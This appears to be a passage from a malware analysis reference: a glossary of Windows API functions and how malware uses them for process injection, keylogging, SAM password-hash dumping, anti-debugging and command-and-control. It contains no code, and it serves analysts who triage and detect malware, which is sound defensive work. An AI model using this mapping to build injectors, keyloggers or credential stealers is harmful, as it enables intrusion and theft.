Used to initialize the COM library. Programs that use COM objects must call `OleInitialize` prior to calling any other COM functions.

`OpenMutex`
Opens a handle to a mutual exclusion object that can be used by malware to ensure that only a single instance of malware is running on a system at any given time. Malware often uses fixed names for mutexes, which can be good host-based indicators.

`OpenProcess`
Opens a handle to another process running on the system. This handle can be used to read and write to the other process memory or to inject code into the other process.

`OpenSCManager`
Opens a handle to the service control manager. Any program that installs, modifies, or controls a service must call this function before any other service-manipulation function.

`OutputDebugString`
Outputs a string to a debugger if one is attached. This can be used as an anti-debugging technique.

`PeekNamedPipe`
Used to copy data from a named pipe without removing data from the pipe. This function is popular with reverse shells.

`Process32First/Process32Next`
Used to begin enumerating processes from a previous call to `CreateToolhelp32Snapshot`. Malware often enumerates through processes to find a process to inject into.

`QueryPerformanceCounter`
Used to retrieve the value of the hardware-based performance counter. This function is sometimes using to gather timing information as part of an anti-debugging technique. It is often added by the compiler and is included in many executables, so simply seeing it as an imported function provides little information.

`QueueUserAPC`
Used to execute code for a different thread. Malware sometimes uses `QueueUserAPC` to inject code into another process.

`ReadProcessMemory`
Used to read the memory of a remote process.

`IsWoW64Process`
: Used by a 32-bit process to determine if it is running on a 64-bit operating system.

`LdrLoadDll`
: Low-level function to load a DLL into a process, just like `LoadLibrary`. Normal programs use `LoadLibrary`, and the presence of this import may indicate a program that is attempting to be stealthy.

`LoadLibrary`
: Loads a DLL into a process that may not have been loaded when the program started. Imported by nearly every Win32 program.

`LoadResource`
: Loads a resource from a PE file into memory. Malware sometimes uses resources to store strings, configuration information, or other malicious files.

`LsaEnumerateLogonSessions`
: Enumerates through logon sessions on the current system, which can be used as part of a credential stealer.

`MapViewOfFile`
: Maps a file into memory and makes the contents of the file accessible via memory addresses. Launchers, loaders, and injectors use this function to read and modify PE files. By using `MapViewOfFile`, the malware can avoid using `WriteFile` to modify the contents of a file.

`MapVirtualKey`
: Translates a virtual-key code into a character value. It is often used by keylogging malware.

`MmGetSystemRoutineAddress`
: Similar to `GetProcAddress` but used by kernel code. This function retrieves the address of a function from another module, but it can only get addresses from *ntoskrnl.exe* and *hal.dll*.

`Module32First/Module32Next`
: Used to enumerate through modules loaded into a process. Injectors use this function to determine where to inject code.

`NetScheduleJobAdd`
: Submits a request for a program to be run at a specified date and time. Malware can use `NetScheduleJobAdd` to run a different program. As a malware analyst, you'll need to locate and analyze the program that will be run in the future.

`NetShareEnum`
: Used to enumerate network shares.

`NtQueryDirectoryFile`
: Returns information about files in a directory. Rootkits commonly hook this function in order to hide files.

`SetWindowsHookEx`
Sets a hook function to be called whenever a certain event is called. Commonly used with keyloggers and spyware, this function also provides an easy way to load a DLL into all GUI processes on the system. This function is sometimes added by the compiler.

`SfcTerminateWatcherThread`
Used to disable Windows file protection and modify files that otherwise would be protected. `SfcFileException` can also be used in this capacity.

`ShellExecute`
Used to execute another program. If malware creates a new process, you will need to analyze the new process as well.

`StartServiceCtrlDispatcher`
Used by a service to connect the main thread of the process to the service control manager. Any process that runs as a service must call this function within 30 seconds of startup. Locating this function in malware tells you that the function should be run as a service.

`SuspendThread`
Suspends a thread so that it stops running. Malware will sometimes suspend a thread in order to modify it by performing code injection.

`system`
Function to run another program provided by some C runtime libraries. On Windows, this function serves as a wrapper function to `CreateProcess`.

`Thread32First/Thread32Next`
Used to iterate through the threads of a process. Injectors use these functions to find an appropriate thread to inject into.

`Toolhelp32ReadProcessMemory`
Used to read the memory of a remote process.

`URLDownloadToFile`
A high-level call to download a file from a web server and save it to disk. This function is popular with downloaders because it implements all the functionality of a downloader in one function call.

`VirtualAllocEx`
A memory-allocation routine that can allocate memory in a remote process. Malware sometimes uses `VirtualAllocEx` as part of process injection.

`VirtualProtectEx`
Changes the protection on a region of memory. Malware may use this function to change a read-only section of memory to an executable.

`WideCharToMultiByte`
Used to convert a Unicode string into an ASCII string.

`WinExec`
Used to execute another program. If malware creates a new process, you will need to analyze the new process as well.

`recv`
: Receives data from a remote machine. Malware often uses this function to receive data from a remote command-and-control server.

`RegisterHotKey`
: Used to register a handler to be notified anytime a user enters a particular key combination (like CTRL-ALT-J), regardless of which window is active when the user presses the key combination. This function is sometimes used by spyware that remains hidden from the user until the key combination is pressed.

`RegOpenKey`
: Opens a handle to a registry key for reading and editing. Registry keys are sometimes written as a way for software to achieve persistence on a host. The registry also contains a whole host of operating system and application setting information.

`ResumeThread`
: Resumes a previously suspended thread. `ResumeThread` is used as part of several injection techniques.

`RtlCreateRegistryKey`
: Used to create a registry from kernel-mode code.

`RtlWriteRegistryValue`
: Used to write a value to the registry from kernel-mode code.

`SamIConnect`
: Connects to the Security Account Manager (SAM) in order to make future calls that access credential information. Hash-dumping programs access the SAM database in order to retrieve the hash of users' login passwords.

`SamIGetPrivateData`
: Queries the private information about a specific user from the Security Account Manager (SAM) database. Hash-dumping programs access the SAM database in order to retrieve the hash of users' login passwords.

`SamQueryInformationUse`
: Queries information about a specific user in the Security Account Manager (SAM) database. Hash-dumping programs access the SAM database in order to retrieve the hash of users' login passwords.

`send`
: Sends data to a remote machine. Malware often uses this function to send data to a remote command-and-control server.

`SetFileTime`
: Modifies the creation, access, or last modified time of a file. Malware often uses this function to conceal malicious activity.

`SetThreadContext`
: Used to modify the context of a given thread. Some injection techniques use `SetThreadContext`.

`WlxLoggedOnSAS` (and other `Wlx*` functions)
A function that must be exported by DLLs that will act as authentication modules. Malware that exports many `Wlx*` functions might be performing Graphical Identification and Authentication (GINA) replacement, as discussed in Chapter 11.

`Wow64DisableWow64FsRedirection`
Disables file redirection that occurs in 32-bit files loaded on a 64-bit system. If a 32-bit application writes to *C:\Windows\System32* after calling this function, then it will write to the real *C:\Windows\System32* instead of being redirected to *C:\Windows\SysWOW64*.

`WriteProcessMemory`
Used to write data to a remote process. Malware uses `WriteProcessMemory` as part of process injection.

`WSAStartup`
Used to initialize low-level network functionality. Finding calls to `WSAStartup` can often be an easy way to locate the start of network-related functionality.